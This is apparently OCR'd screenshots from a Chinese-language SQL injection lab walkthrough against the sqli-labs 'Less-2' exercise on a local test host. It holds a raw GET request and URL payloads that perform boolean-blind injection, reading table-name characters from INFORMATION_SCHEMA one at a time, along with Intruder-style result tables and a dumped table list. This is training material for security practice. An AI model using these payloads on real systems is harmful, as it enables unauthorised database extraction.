
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
24	56	200	□	□	925	
0		200	□	□	874	
1	33	200	□	□	874	
2	34	200	□	□	874	
3	35	200	□	□	874	
4	36	200	□	□	874	
5	37	200	□	□	874	
6	38	200	□	□	874	
7	39	200	□	□	874	
8	40	200	□	□	874	


```
GET
/sql_lab/Less-2/?id=1%20AND%20ORD%28MID%28%28IFNULL%28CAST%28CHAR_LENGTH%28DATABASE%28%29%29%20AS%20CHAR%29%2C0x20
%29%29%2C1%2C1%29%29=56 HTTP/1.1
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Host: 192.168.74.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
```

49 of 94

拆解第 4 个数据库的第二个字符(3,1)(2,1)




```
Database: security
[4 tables]
+----------+
| emails   |
| referers |
| uagents  |
| users    |
+----------+
```



```
http://192.168.74.128/sql_lab/Less-2/?id=1 AND
ORD(MID((SELECT IFNULL(CAST(table_name AS
CHAR),0x20) FROM INFORMATION_SCHEMA.TABLES WHERE
table_schema=0x7365637572697479 LIMIT
3,1),2,1))=114
```

□ Enable Post Data
□ Enable Referer



```
http://192.168.74.128/sql_lab/Less-2/?id=1 AND
ORD(MID((SELECT IFNULL(CAST(table_name AS
CHAR),0x20) FROM INFORMATION_SCHEMA.TABLES WHERE
table_schema=0x7365637572697479 LIMIT
3,1),2,1))=115
```

Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb